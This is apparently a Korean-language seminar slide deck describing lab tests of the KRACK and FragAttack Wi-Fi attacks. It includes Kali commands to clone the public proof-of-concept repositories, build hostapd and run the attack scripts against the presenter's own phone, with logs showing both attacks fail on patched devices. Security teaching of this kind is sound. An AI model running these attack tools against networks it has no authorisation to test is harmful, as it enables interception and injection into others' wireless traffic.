(kali㉿kali)-[~]  
$ sudo modprobe -r ath9k_htc  
[sudo] password for kali:  
  
(kali㉿kali)-[~]  
$ sudo modprobe ath9k_htc nohwcrypt=1  
  
(kali㉿kali)-[~]  
$ systool -v -m ath9k_htc | grep nohwcrypt  
nohwcrypt = "1"
```

# KRACK

- 실습

## (2) PoC 다운로드



```
(kali@kali)-[~]  
$ git clone https://github.com/vanhoefm/krackattacks-scripts.git  
Cloning into 'krackattacks-scripts' ...  
remote: Enumerating objects: 85158, done.  
remote: Counting objects: 100% (132/132), done.  
remote: Compressing objects: 100% (69/69), done.  
remote: Total 85158 (delta 74), reused 93 (delta 58), pack-reused 85026 (from 1)  
Receiving objects: 100% (85158/85158), 17.26 MiB | 8.97 MiB/s, done.  
Resolving deltas: 100% (69700/69700), done.
```

# KRACK

- 실습

## (3) hostapd 컴파일

```
(kali㉿kali)-[~/krackattacks-scripts/krackattack]
$ cd ../hostapd

(kali㉿kali)-[~/krackattacks-scripts/hostapd]
$ cp defconfig .config

(kali㉿kali)-[~/krackattacks-scripts/hostapd]
$ make -j 2
CC main.c
CC config_file.c
CC ../src/ap/wpa_auth_glue.c
CC ../src/ap/hostapd.c
CC ../src/ap/drv_callbacks.c
CC ../src/ap/utils.c
CC ../src/ap/authsrv.c
CC ../src/ap/ap_drv_ops.c
```

# KRACK

- 실습

(4) krack-test-client.py 실행 후 휴대폰으로 접속(Hellcome\_KAIST2)

```
(kali@kali)-[~/krackattacks-scripts/krackattack]
$ sudo python3 krack-test-client.py
[11:21:56] Note: disable Wi-Fi in network manager & disable hardware encryption. Both may interfere with this script.
[11:21:57] Starting hostapd ...
Configuration file: /home/kali/krackattacks-scripts/krackattack/hostapd.conf
Using interface wlan0 with hwaddr 6e:67:40:bf:4e:a8 and ssid "Hellcome_KAIST2"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
[11:21:58] Ready. Connect to this Access Point to start the tests. Make sure the client requests an IP using DHCP!
```

```
wlan0: STA aa:96:b3:46:aa:1e IEEE 802.11: deauthenticated due to local death request
wlan0: STA aa:96:b3:46:aa:1e IEEE 802.11: authenticated
wlan0: STA aa:96:b3:46:aa:1e IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED aa:96:b3:46:aa:1e
wlan0: STA aa:96:b3:46:aa:1e RADIUS: starting accounting session D2BB9738CB267914
[11:22:13] aa:96:b3:46:aa:1e: 4-way handshake completed (RSN)
```

```
[11:22:17] Reset PN for GTK
[11:22:17] aa:96:b3:46:aa:1e: sending a new 4-way message 3 where the GTK has a zero RSC
[11:22:18] aa:96:b3:46:aa:1e: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 1 ARPs this interval)
[11:22:18] 9a:4d:21:e3:e6:74: sending a new 4-way message 3 where the GTK has a zero RSC
[11:22:19] 9a:4d:21:e3:e6:74: received a new message 4
[11:22:19] 9a:4d:21:e3:e6:74: client has IP address -> now sending replayed broadcast ARP packets
[11:22:19] 9a:4d:21:e3:e6:74: sending broadcast ARP to 192.168.100.3 from 192.168.100.1 (sent 0 ARPs this interval)
[11:22:19] Reset PN for GTK
[11:22:19] aa:96:b3:46:aa:1e: sending a new 4-way message 3 where the GTK has a zero RSC
[11:22:20] aa:96:b3:46:aa:1e: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 2 ARPs this interval)
[11:22:20] 9a:4d:21:e3:e6:74: sending a new 4-way message 3 where the GTK has a zero RSC
[11:22:21] 9a:4d:21:e3:e6:74: received a new message 4
[11:22:21] 9a:4d:21:e3:e6:74: sending broadcast ARP to 192.168.100.3 from 192.168.100.1 (sent 1 ARPs this interval)
[11:22:21] Reset PN for GTK
[11:22:21] aa:96:b3:46:aa:1e: sending a new 4-way message 3 where the GTK has a zero RSC
[11:22:22] aa:96:b3:46:aa:1e: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 3 ARPs this interval)
[11:22:22] 9a:4d:21:e3:e6:74: sending a new 4-way message 3 where the GTK has a zero RSC
[11:22:23] 9a:4d:21:e3:e6:74: received a new message 4
[11:22:23] 9a:4d:21:e3:e6:74: sending broadcast ARP to 192.168.100.3 from 192.168.100.1 (sent 2 ARPs this interval)
[11:22:23] Reset PN for GTK
```

Msg3 재전송 무한 반복 -> 공격 실패(보안 패치 완료)

# FragAttack

- CVE-2020-24588 등
- 공격 대상: 보안 패치 이전의 펌웨어를 사용하는 기기
- 취약점: Fragmentation과 Aggregation 과정에서 검증 부재
- 공격 원리: 해커가 가짜 데이터 조각을 평문으로 담은 패킷을 전송하면 WiFi 기기가 특별한 검사 과정 없이 정상 패킷의 데이터와 합침.
- 방어법: 최신 기기는 보안 패치가 완료되어 있음.

# FragAttack

- **Fragmentation**

- 802.11은 무선 환경이기 때문에, 데이터가 깨질 위험을 줄이기 위해 큰 데이터를 작은 Fragment로 쪼개어 전송함.

- **Reassembly**


- 데이터를 받는 기기에서 Fragment들을 Reassembly Buffer에 모아뒀다가 모든 Fragment가 도착하면 원래 데이터로 합침.
- 이 과정에서 각 Fragment의 Header만 확인할 뿐, 내용을 검사하지 않음.

# FragAttack

## • 공격 시나리오

- (1) 해커가 피해 기기와 AP 사이의 신호가 닿는 거리에 위치함.
- (2) 해커가 가짜 패킷 조각을 공중에 뿌림.
- (3) 피해 기기는 가짜 패킷 조각이 받고 있던 데이터의 일부라고 인식하여 받아들임.
- (4) 피해 기기는 조립된 해커의 데이터 패킷을 실행하게 됨.

- Plaintext Injection: Frame Control field의 Protected 비트를 0으로 설정
- Aggregation Attack(GTK): Reassembly 과정에서 Key ID 일치 여부를 확인하지 않는 것을 악용(GTK로 암호화된 내용과 PTK로 암호화된 내용이 섞임)



# FragAttack


- 보안 패치

- 평문으로 보내진 Fragment나, 다른 암호화키로 암호화된 Fragment인지 확인하고 무시하는 과정을 추가

# FragAttack

- 실습

## (1) PoC 다운로드



```
(kali@kali)-[~]  
$ git clone https://github.com/vanhoefm/fragattacks.git  
Cloning into 'fragattacks' ...  
remote: Enumerating objects: 108262, done.  
remote: Counting objects: 100% (2466/2466), done.  
remote: Compressing objects: 100% (457/457), done.  
remote: Total 108262 (delta 2053), reused 2384 (delta 2008), pack-reused 105796 (from 1)  
Receiving objects: 100% (108262/108262), 21.99 MiB | 10.42 MiB/s, done.  
Resolving deltas: 100% (88728/88728), done.
```

# FragAttack

- 실습

- (2) 환경 세팅(+python3 버전을 3.9로 낮춰야 함)

```
(kali㉿kali)-[~]  
$ cd fragattacks/research  
  
(kali㉿kali)-[~/fragattacks/research]  
$ ./build.sh  
  
(kali㉿kali)-[~/fragattacks/research]  
$ ./pysetup.sh  
Collecting wheel
```

```
(root㉿kali)-[/home/kali/fragattacks/research]  
# pyenv install 3.9.18  
pyenv: /root/.pyenv/versions/3.9.18 already exists  
continue with installation? (y/N)  
  
(root㉿kali)-[/home/kali/fragattacks/research]  
# python3 --version  
Python 3.9.18
```

```
(kali㉿kali)-[~/fragattacks/research]  
$ sudo su  
(root㉿kali)-[/home/kali/fragattacks/research]  
# source venv/bin/activate  
  
(venv)-(root㉿kali)-[/home/kali/fragattacks/research]  
# nmcli radio wifi off
```

# FragAttack

## • 실습

### (3) fragattack.py 실행 후 휴대폰으로 접속(testnetwork)

| 약어 | 전체 이름 (Full Name) | 설명                             |
|----|-------------------|--------------------------------|
| I  | Initialize / IP   | 공격 대상과 연결하고 IP 주소를 받아옴 (공격 준비) |
| E  | Encrypted         | 정상적인 암호화 패킷(조각)을 전송함           |
| P  | Plaintext         | 암호화하지 않은 평문 패킷(조각)을 전송함 (공격용)  |
| F  | Force Rekey       | 강제로 세션 키 갱신(Rekey)을 유발함        |
| BE | Before Encrypted  | (키 갱신 등 특정 이벤트) 전에 암호화된 패킷 전송  |
| AE | After Encrypted   | (키 갱신 등 특정 이벤트) 후에 암호화된 패킷 전송  |

```
(venv)-(root@kali)-[/home/kali/fragattacks/research]
# python3 fragattack.py wlan0 --ap ping I,E,E
[12:51:05] This is FragAttack version 1.3.
[12:51:05] You are not running patched drivers, meaning this tool may give incorrect results!
[12:51:05] To ignore this warning and timeout add the parameter --no-drivercheck
[12:51:10] Detected ath9k_htc, using injection bug workarounds
[12:51:10] WARNING: Unable to check if the ath9k_htc device is using patched firmware!
[12:51:10] Using interface monwlan0 (ath9k_htc) to inject frames.
[12:51:10] Starting hostapd using: ../hostapd/hostapd -i wlan0 hostapd.conf -K
```

```
[12:51:26] >>> TEST COMPLETED SUCCESSFULLY
[12:51:26] Closing daemon and cleaning up ...
wlan0: interface state ENABLED→DISABLED
wlan0: AP-STA-DISCONNECTED b2:7c:e5:94:4c:c4
wlan0: AP-DISABLED
wlan0: CTRL-EVENT-TERMINATING
nl80211: deinit ifname=wlan0 disabled_11b_rates=0
```

Fragmentation 지원 여부 확인

```
(venv)-(root@kali)-[/home/kali/fragattacks/research]
# python3 fragattack.py wlan0 --ap ping I,F,BE,AE
[12:51:49] This is FragAttack version 1.3.
[12:51:49] You are not running patched drivers, meaning this tool may give incorrect results!
[12:51:49] To ignore this warning and timeout add the parameter --no-drivercheck
[12:51:54] Detected ath9k_htc, using injection bug workarounds
[12:51:54] WARNING: Unable to check if the ath9k_htc device is using patched firmware!
[12:51:55] Using interface monwlan0 (ath9k_htc) to inject frames.
[12:51:55] Starting hostapd using: ../hostapd/hostapd -i wlan0 hostapd.conf -K
wlan0: interface state UNINITIALIZED→ENABLED
wlan0: AP-ENABLED
wlan0: STA b2:7c:e5:94:4c:c4 IEEE 802.11: authenticated
wlan0: AP-STA-ASSOCIATING b2:7c:e5:94:4c:c4 handle_assoc
```

```
[12:52:08] The 4-way handshake has timed out for an unknown reason.
[12:52:08] Closing daemon and cleaning up ...
wlan0: interface state ENABLED→DISABLED
wlan0: AP-STA-DISCONNECTED b2:7c:e5:94:4c:c4
wlan0: AP-DISABLED
wlan0: CTRL-EVENT-TERMINATING
nl80211: deinit ifname=wlan0 disabled_11b_rates=0
```

Mixed key Vulnerability  
timeout -> 공격 실패(보안 패치 완료)

감사합니다.